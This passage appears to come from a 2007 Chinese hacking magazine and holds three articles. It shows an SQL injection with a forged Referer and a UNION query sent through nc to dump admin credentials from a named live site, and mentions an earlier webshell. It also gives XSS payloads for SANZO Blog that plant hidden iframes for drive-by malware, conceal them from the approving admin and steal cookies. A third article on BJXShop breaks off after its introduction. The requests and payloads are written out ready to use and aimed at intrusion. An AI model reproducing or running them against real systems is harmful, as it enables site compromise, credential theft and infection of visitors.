


图2　and 1=2返回内容

三、opensoft.asp的sql注入漏洞

从opensoft.asp的第4行开始，代码如下：

```
From_url = Cstr(Request.ServerVariables("HTTP_REFERER"))
Serv_url = Cstr(Request.ServerVariables("SERVER_NAME"))
if mid(From_url,8,len(Serv_url)) <> Serv_url then
response.write "非法链接！" '防止盗链
response.end
end if
if(request.querystring("soft_id") <> "") then
  colname = request.querystring("soft_id")
end if
url="soft_url"+request("url")
sql="select * from [soft] where soft_id="&colname&""
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,1
```

从**colname = request.querystring("soft_id")**看出colname变量接收从浏览器传来的soft_id请求，colname没有经过任何过滤就进行了数据库查询sql="select * from [soft] where soft_id="&colname&""，这就形成了一个sql注入漏洞。但是在mid(From_url,8,len(Serv_url)) <> Serv_url中比较了From_url = Cstr(Request.ServerVariables("HTTP_REFERER"))和Serv_url = Cstr(Request.ServerVariables("SERVER_NAME"))所取得的referer字段的主机名字与系统的主机名字是否相等。如果我们直接在浏览器上或者工具上进行测试的话就会导致referer字段的主机名字与系统的主机名字不相等，会提示“非法链接！”。当然referer字段是http头来进行传递的，我们可以抓包，然后伪造referer字段。

```
GET /opensoft.asp?soft_id=48&url=1 HTTP/1.1
Accept: */*
Referer: http://www.gaobei.com/showdown.asp?soft_%69d=48
Accept-Language: zh-cn,zh-tw;q=0.5
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: www.gaobei.com
Connection: Keep-Alive
Cookie: ASPSESSIONIDAAASTRDB=IKEDEMADDNIPLDJJMEDDHHPL; Gaobei%5FSys=onlineid=22123772224; ASPSESSIONIDACCRRQAB=DOJPANADNOFLMFDPACEJLPIA; ASPSESSIONIDACCTSQBA=DCPNNNADNINKJGGHMFHKBELP; ASPSESSIONIDSQRCTSCD=MPBNEOADBGNBJBEPDBPHDHNJ; ASPSESSIONIDAAATTQAA=PEIFEPADFDAIIMMMFGPJLJIJ
```

其中**Referer: http://www.gaobei.com/showdown.asp?soft_%69d=48**很明显就是referer字段。只要有referer的值跟主

机相同就可以了，用联合查询语句可以进行测试，修改GET 为/**opensoft.asp?soft_id=48%20union%20select%201,username,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,password,19,20,21,22,23,24,25,26%20from%20admin&url=1 HTTP/1.1**，这里可以修改数据包，然后用nc提交，如图3所示：


```
GET /opensoft.asp?soft_id=48%20union%20select%201,username,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,password,19,20,21,22,23,24,25,26%20from%20admin&url=1 HTTP/1.1
Accept: */*
Referer: http://www.gaobei.com/showdown.asp?soft_%69d=48
Accept-Language: zh-cn,zh-tw;q=0.5
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: www.gaobei.com
Connection: Keep-Alive
Cookie: ASPSESSIONIDAAASTRDB=IKEDEMADDNIPLDJJMEDDHHPL; Gaobei%5FSys=onlineid=22123772224; ASPSESSIONIDACCRRQAB=DOJPANADNOFLMFDPACEJLPIA; ASPSESSIONIDACCTSQBA=DCPNNNADNINKJGGHMFHKBELP; ASPSESSIONIDSQRCTSCD=MPBNEOADBGNBJEPDBPHDHNJ; ASPSESSIONIDAAATTQAA=PEIFEPADFDAIIMMMFGPJLJIJ
```

返回的数据中“**filename=gaobei.C2E30D387E18AC06**”，filename属性点前面的是用户名，后面的是md5密码。

四、结束语

上次检测的时候，进入后台可以备份数据库，黑萝卜同志已经拿到webshell了。这次发现webshell被删了，我想进一步的检测时发现密码暴强，在服务器上跑了一天还没跑出来，就放弃了。

（作者做的演示动画已经收录在光盘中）



```
C:\>nc www.gaobei.com 80<1.txt
HTTP/1.1 200 OK
Connection: close
Date: Sat, 30 Jun 2007 09:40:54 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
content-disposition: attachment; filename=gaobei.C2E30D387E18AC06
Content-Type: application/ms-download
Set-Cookie: ASPSESSIONIDCAAQRRDA=FONDJCBDGMANIMJIIICGPBMA; path=/
Cache-control: private

C:\>
```

图3 用nc提交

编辑点评：

本文用到的几个突破方法都不是很常见，抓包取返回值和编码URL绕过防注程序都是比较有效的，最后修改referer后用NC提交暴出用户名和密码也很不错；从“注射学”上看比工具注射高了一个层次。

跨站——SANZO Blog v2.0的致命漏洞

文/小破孩

从本文你可以学到：

1、SANZO博客系统的漏洞分析　2、漏洞的构造利用

最近因为断网，实在无聊就翻出以前电脑中保存的一些代码来分析。一不小心看到了一款叫做SANZO的博客系统，仔细分析了下它的功能和安全性。这个博客系统提供给用户的功能相对来说比较少，所以特别适合个人使用，不过其后台的功能就比较强大了。

对SANZO的安全性评价有点困难，写这个博客程序的程序员也是对脚本安全有一定的认识，所以对于诸如SQL注入这样的漏洞没有出现，对常见的可以输入数据的地方也进行过滤，而且过滤的非常彻底，但是不知是不是程序员疏忽了还是认为别人找不到，很多稍微隐蔽的参数竟然没有使用其自己的过滤函数，导致了多处地方出现了跨站漏洞，而且是致命的跨站漏洞，以下就是我对该系统代码的分析过程。

对于注册会员，系统提供了一个网络书签的功能，实现这个功能的文件是favorite.asp，以下就是其核心代码：

```
If Request.Form("favsite_Name")=Empty Or Request.Form("favsite_URL")=Empty
// favsite_Name为站点名称，favsite_URL为站点地址，如果他们有一个为空，则出现提示错误，否则提示添加书签成功
Then
Fav_Message=Fav_Message&"出现错误：请将信息填写完整"
Else
Fav_Message=Fav_Message&"添加成功：你所添加的书签添加成功"
Conn.ExeCute("INSERT INTO blog_Favorite(fav_Name,fav_URL,fav_Info,fav_Author) VALUES ('"&CheckStr(Request.Form("favsite_Name"))&"','"&Request.Form("favsite_URL")&"','"&CheckStr(Request.Form("favsite_Info"))&"','"&memName&"')")
// 将我们填入的书签插入到数据库中
SQLQueryNums=SQLQueryNums+1
End If
Response.Write("<div class=""msg_head""></div><div class=""msg_content"">"&Fav_Message&"<br><a href=""favorite.asp"">点击返回</a></div>")
```

上面这段代码首先判断是否输入了数据，如果输入了数据就将数据插入到数据库中。其中变量**favsite_Name**和**favsite_Info**在插入数据之前使用了**CheckStr**函数进行检测，而**favsite_URL**则是在获得客户端数据之后直接插入到数据库中，所以自然存在了跨站漏洞，我们可以用来挂马。变量memName是指我们注册时的用户名，这个不存在漏洞，因为在注册时该变量经过了严格的过滤。

本来上面我们是已经找到了漏洞，不过出于自己平时的习惯，我还是查看了下CheckStr函数的检测代码，这让我大跌眼镜，以下就是其处理变量的代码：

```
Function CheckStr(byVal ChkStr) '检查无效字符
    Dim Str:Str=ChkStr
    Str=Trim(Str)
    If IsNull(Str) Then
        CheckStr = ""
        Exit Function
    End If
    Dim re
    Set re=new RegExp
    re.IgnoreCase =True
    re.Global=True
    re.Pattern="(\r\n){3,}"
    Str=re.Replace(Str,"$1$1$1")
    Set re=Nothing
    Str = Replace(Str,"'","''")
    Str = Replace(Str, "select", "sel&#101;ct")
    Str = Replace(Str, "join", "jo&#105;n")
    Str = Replace(Str, "union", "un&#105;on")
    Str = Replace(Str, "where", "wh&#101;re")
    Str = Replace(Str, "insert", "ins&#101;rt")
    Str = Replace(Str, "delete", "del&#101;te")
    Str = Replace(Str, "update", "up&#100;ate")
    Str = Replace(Str, "like", "lik&#101;")
    Str = Replace(Str, "drop", "dro&#112;")
    Str = Replace(Str, "create", "cr&#101;ate")
    Str = Replace(Str, "modify", "mod&#105;fy")
    Str = Replace(Str, "rename", "ren&#097;me")
    Str = Replace(Str, "alter", "alt&#101;r")
    Str = Replace(Str, "cast", "ca&#115;t")
    CheckStr=Str
End Function
```

这里按我的猜想是程序员给弄错了，因为这个函数应该用来防止注入漏洞，而如今却用来防止跨站，所以显然不能够抵挡我们跨站攻击。我之所以说程序员给弄错了，是因为在CheckStr函

数上面有一个**CheckLinkStr**函数，这个函数才是用来防止跨站攻击的。对于上面的代码，如果用CheckLinkStr函数即可彻底杜绝。

虽然CheckStr函数中转换了alert，但是我们可以利用VBScript的MessageBox来跨站，不过显然这里如果仅仅是跨站，对于我们来说没有多大的意义，我们需要用来挂马。

对于测试是否可以挂马，输入**<iframe src="http://www.baidu.com"></iframe>**即可，不过这里因为双引号的问题，闭合了变量favsite_Name和favsite_URL，所以在这两个变量中要输入**"><iframe src="http://www.baidu.com"></iframe><"**，而在变量favsite_Info中输入**<iframe src="http://www.baidu.com"></iframe>**即可，如图1所示。




图1　输入挂马代码

因为上述是输入的三个挂马代码，所以会出现三个baidu的小框框，如图2所示。




图2　网络书签挂马

对于这里，程序员犯了两个错，一是过滤函数本来应该使用CheckLinkStr来过滤，但是却粗心大意使用的CheckStr函数；二是变量favsite_URL忘记给使用函数过滤。当然，这里用到了CheckStr，所以就算是过滤了也没有什么作用，所以我们在写程序的时候思路一定要清晰，同时要仔细，这样避免发生错误。

对于普通会员，还可以申请一个链接，不过需要管理员的验证。在申请链接时的bloglinks.asp文件中也存在和网络书签中很相似的代码，漏洞也是一样的。因为普通用户链接需要管理员的验证，所以利用价值不是特别大。当然，可以利用社会工程学，因为我们申请链接需要填入两个变量，即名称和地址，如图3所示。




图3　申请链接

而在管理员后台则只显示申请链接的名称，对于地址变量则是被屏蔽了，如图4所示。所以可以在名称上做一个很好的名称，而地址变量中插入挂马的代码。




图4　验证链接

要利用链接来挂马，就只有在“**地址**”变量上做手脚了。这里我们要达到的目的是，打开友情链接这个文件的时候就发生代码，即不需要点击“名称”变量，这里就是不需要点击“小破孩的博客”这个链接就发生挂马。所以这里要在“地址”变量中嵌入iframe框架代码。

如果直接在自己的地址后面加上挂马，例如**http://www.sina.com <iframe src=http://www.baidu.com></iframe>**。这样输入就会被双引号给封闭，不会发生挂马效果。所以我们首先要避开双引号的困扰，这里我编写了一段代码即可绕过，为**http://www.sina.com" target="_blank"><iframe src=http://www.baidu.com></iframe><"**，填入之后，如果被验证通过了就会发生跨站，如图5所示。

上面我们实现了挂马，但是又一个新问题出来了，即出现了“**<"" target="_blank">**”乱码，对于一般有上网经验的朋友来说，一看就知道有猫腻，所以隐蔽性还是不够好。不过我们可以把这段代码给注释掉。输入**http://www.sina.com" target="_blank"><iframe src=http://www.baidu.com></iframe><!—**即可实现，不过又一个问题来了，我们的名称也要改，必须在原来的名称前加上**-->**，这里为“**-->**小破孩的博客”。这样就不会在出现乱码了，不过我想，在一个名字前出现 -->，管理员不会太注意，他一定以为这也是名字的一部分，所以这个方法是最为隐蔽，如图6所示。只要将宽度和高度设置为零，那么就和普通的链接没有任何区别了。




图5　地址跨站，但出现乱码





图6　成功挂马且乱码消失

系统对于普通会员还提供一个IP来源查询的功能，利用它可以轻易查出数据库中来源IP的记录。不过这里因为对IP地址的变量未做过滤，所以出现了跨站漏洞，核心代码如下：

```
ipdata=CheckStr(Request.QueryString("ipdata"))
    If ipdata=Empty Then ipdata=CheckStr(Request.Form("ipdata"))
    If ipdata=Empty Then
……………………………………省略代码
<td colspan="2">IP 地址查询</td>
        <td width="35%">请输入你需要查询的 IP：<br>
        [按照XXX.XXX.XXX.XXX格式]</td>
         <td width="65%"><input name="ipdata" type="text"
id="ipdata" size="50"></td>
      </tr>
      <tr align="center">
        <td colspan="2">
        <input type="submit" name="Submit" value=" 查  询 ">
…………………………………省略代码
Dim IPLocation
    If 1=0 Then
            IPLocation="IP 地址格式不合法！"
    Else
            Dim ConnIP
            Set ConnIP=Server.CreateObject("ADODB.Connection")
        ConnIP.ConnectionString="Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=" & Server.MapPath(AccessPath&"/"&IPAccessFile) //连接数据库
            ConnIP.Open
            Dim IPDataArr,IPDataStr,IPQuery
    IPDataArr=Split(ipdata,".") //以下代码对IP地址进行处理
            IPDataStr=Cint(IPDataArr(0))*16777216 + Cint(IPDataArr
(1))*65536 + Cint(IPDataArr(2))*256 + Cint(IPDataArr(3))
            Set IPQuery=Server.CreateObject("ADODB.RecordSet")
            SQL = "SELECT TOP 1 ip_Local FROM [blog_IPData]
WHERE ip_Start<="&IPDataStr&" AND ip_End>="&IPDataStr
  //查询数据库中存在的 IP 变量是否存在
            IPQuery.Open SQL,ConnIP,1,1
            SQLQueryNums=SQLQueryNums+1
            If IPQuery.EOF AND IPQuery.BOF Then
                    IPLocation="库中没有这个 IP 记录"
```

以上就是对IP地址进行处理的过程，我们来整理一下思路，在得到IP地址后，通过对IP地址进行处理，如将中间的点号去掉等等。之后就在IP的起始和结束之间查询这个IP是否存在。

而这个查询的IP变量是在URL中，所以我们可以直接在URL中输入攻击代码，例如输入**<script>alert(document.cookie)</script>**就可以获得cookie值，如图7所示。


图7　获得cookie值

而且这个漏洞不仅仅是可以用来获得敏感信息或跨

站，还可用来注入攻击，只要保证所输入的IP地址能够在数据库中查询到，即保证前半句是正确的，那么就可以注入，注入的过程和普通的注入一样，只是这里的变量是一个IP地址，用工具也同样可以实现注入的攻击。

以上的漏洞就是SANZO bolg系统中一个普通会员所能够测试到的安全性，其后台可以通过获得的cookie，然后欺骗或者注入进入后台。这个系统的后台比较简单，至于安全性也是不怎么高。和前台中存在的跨站代码差不多，所以这里就不在重复了。至于其他地方的注入漏洞，这套系统还是做的比较好，都进行了转换或过滤。

其实，这里我认为程序员犯了一个最大的错误就是没有使用CheckLinkStr，这个函数是用来处理跨站漏洞的，但是却使用了CheckStr函数来做跨站的过滤，导致对跨站漏洞的防御几乎没有。所以在写程序的时候千万要仔细，很多时候就算你有安全意识，不仔细同样会出现很多安全问题。

编辑点评：本文就SANZO博客系统进行了详细的分析，过程很清晰，逻辑也很清楚，是学习挖掘bug很好的“教科书”类文章；然后说说这个博客系统，按照我的理解，这个博客作者应该是从其他程序里面Copy出来一些通用函数，但是在写其他代码的时候，一时疏忽导致的。

BJXShop v2007购物系统安全漏洞分析

图 小丫子

从本文你可以学到：

1、BJXShop漏洞分析

2、实例讲解漏洞产生的原因和利用

BJXShop购物系统是由广州开程网络公司开发的一套商用购物的Web系统，该系统从2004年V1.0版，升级到了如今最新的2007版，目前网络上使用该系统的网站还比较多，通过在百度里搜索“QQ:736050”即可找到部分使用该系统的网站。系统采用ASP+FSO来编写，后台数据库分为Access和MSSQL两种，系统可分为三个系列，分别是通用版、专业版及其他系列，其中有些需要付费才可获得，这里我分析的是通用版中v2007的Access免费版本。

虽然经过了多次升级，而且官方也非常强调了系统的安全性能，如图1所示。事实上并非像他们所宣传的那样，虽然在很多变量上是经过了处理，但是仍然有一些变量未得到过滤，而且程序员对安全编程的理解并不是特别深刻，这里就带领大家分析分析系统中存在的安全漏洞。

